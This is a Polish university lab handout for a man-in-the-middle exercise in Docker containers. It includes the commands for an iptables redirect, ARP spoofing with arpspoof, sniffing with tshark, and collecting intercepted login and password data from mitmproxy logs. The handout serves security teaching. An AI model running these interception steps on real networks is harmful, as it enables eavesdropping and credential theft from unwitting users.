

Instrukcja dla studentów — Scenariusz 4 (Lab04)

1. Pobranie projektu (GitHub)- 2pkt

Student musi sklonować repozytorium, w którym znajdują się:

- docker-compose-scenario4.yml
- Dockerfile.advanced_interceptor
- intercept_advanced.py
- foldery intercept_scripts/ i intercept_logs/

Polecenia:

```
git clone https://github.com/mateuszskala/BiNSC.git
```

```
cd BiNSC/Lab04
```

2. Rola plików z repozytorium – 2pkt

Plik / folder	Rola
docker-compose-scenario4.yml	uruchamia 3 kontenery: klienta, proxy i serwer
Dockerfile.advanced_interceptor	buduje obraz z mitmproxy + Twoim skrypcem
intercept_advanced.py	skrypt MITM – modyfikuje odpowiedzi i loguje żądania
intercept_logs/	miejsce zapisywania logów przechwyconych danych
intercept_scripts/	kopia skryptów, aby można było je modyfikować podczas zajęć

Student NIE tworzy nowych plików — korzysta tylko z tego, co jest w repo.

3. Uruchomienie środowiska -2pkt

(Opcjonalnie) sprawdzenie czy plik konfiguracyjny nie ma błędów

```
docker compose -f docker-compose-scenario4.yml config
```

Usunięcie możliwych pozostałości:

```
docker compose -f docker-compose-scenario4.yml down --remove-orphans
```

Budowanie atakującego:

```
docker compose -f docker-compose-scenario4.yml build
```

Uruchamianie wszystkich kontenerów:

```
docker compose -f docker-compose-scenario4.yml up -d
```

Sprawdzenie:

```
docker ps
```

Powinny być 3 kontenery:

- mitm_client01 (172.23.0.2)
- mitm_attacker01 (172.23.0.3)
- mitm_server01 (172.23.0.4)

4. Generowanie ruchu z klienta -2pkt

Wejście do klienta:

```
docker exec -it mitm_client01 bash  
apt update && apt install -y curl
```

Czy serwer odpowiada:

```
curl -i http://172.20.0.4:8080/
```

Wejście w przeglądarke:

Wychodzimy z basha 😊 ctrl+c

Odpalamy przeglądarke:

```
docker attach mitm_client01
```

Najważniejsze klawisze:

- **Ctrl+L** – pasek adresu
- **Tab / Shift+Tab** – skakanie po linkach
- **Enter** – otwarcie linku
- **Ctrl+R** – odśwież
- **Ctrl+Q** – wyjście

Otwieramy nowy terminal, przechodzimy do właściwego folderu i wchodzimy do atakującego:

```
docker exec -it mitm_attacker01 bash
```

Mitmproxy działa na porcie 8080 a klient domyślnie otwiera strony www na porcie 80

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 8080 -j REDIRECT --to-port 80
```


Przeprowadzamy atak arpspoof:

```
arpspoof -t 172.20.0.2 172.20.0.4
```

W innym terminalu też wchodzimy do atakującego i podstuchujemy:

```
tshark -i eth0 -Y "tls or http"
```

Wracamy do terminala z ofiarą i ctrl+L wpisujemy <http://172.20.0.4/>



Taki widok widzimy jeżeli java injection się nie uda

Aby to przeanalizować wracamy do tshark

```
root@08f846bb5c9a:/app# tshark -i eth0 -Y "tls or http or ssl"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
 122 234.053511094 172.20.0.2 → 172.20.0.4 HTTP 396 GET / HTTP/1.1
 127 234.058079642 172.20.0.4 → 172.20.0.2 HTTP 365 HTTP/1.1 502 Bad Gateway (text/html)
 146 242.415918426 172.20.0.2 → 172.20.0.4 HTTP 401 GET / HTTP/1.1
 167 250.164532996 172.20.0.2 → 172.20.0.4 HTTP 405 GET /html HTTP/1.1
 558 805.208376382 172.20.0.2 → 172.20.0.4 HTTP 396 GET / HTTP/1.1
 563 805.215780149 172.20.0.3 → 172.20.0.4 HTTP 396 GET / HTTP/1.1
 567 805.220186732 172.20.0.4 → 172.20.0.3 HTTP 222 HTTP/1.1 200 OK (text/html)
 571 805.221579025 172.20.0.4 → 172.20.0.2 HTTP 222 HTTP/1.1 200 OK (text/html)
1867 2272.865078992 172.20.0.2 → 172.20.0.4 HTTP 476 GET / HTTP/1.1
1873 2272.874758201 172.20.0.3 → 172.20.0.4 HTTP 476 GET / HTTP/1.1
1875 2272.878498953 172.20.0.4 → 172.20.0.3 HTTP 245 HTTP/1.1 304 Not Modified
1877 2272.879740784 172.20.0.4 → 172.20.0.2 HTTP 245 HTTP/1.1 304 Not Modified
```

Zapis „Not Modified” oznacza że przeglądarka nie pobrała strony drugi raz bo miała ją zapisane w cache

Usunięcie kontenerów:

```
docker compose -f docker-compose-scenario4.yml down
```

5. Analiza logów na interceptorze -2pkt

Wykonanie skryptu:

```
docker exec -it advanced_interceptor bash
```

```
cat /app/logs/requests.log
```

```
cat /app/logs/responses.log
```

W requests.log ma się znaleźć:

- metoda, URL, nagłówki,
- ciało żądania POST (login + hasło).

W responses.log ma być:

- status odpowiedzi,
- rozmiar odpowiedzi,
- potwierdzenie modyfikacji treści HTML.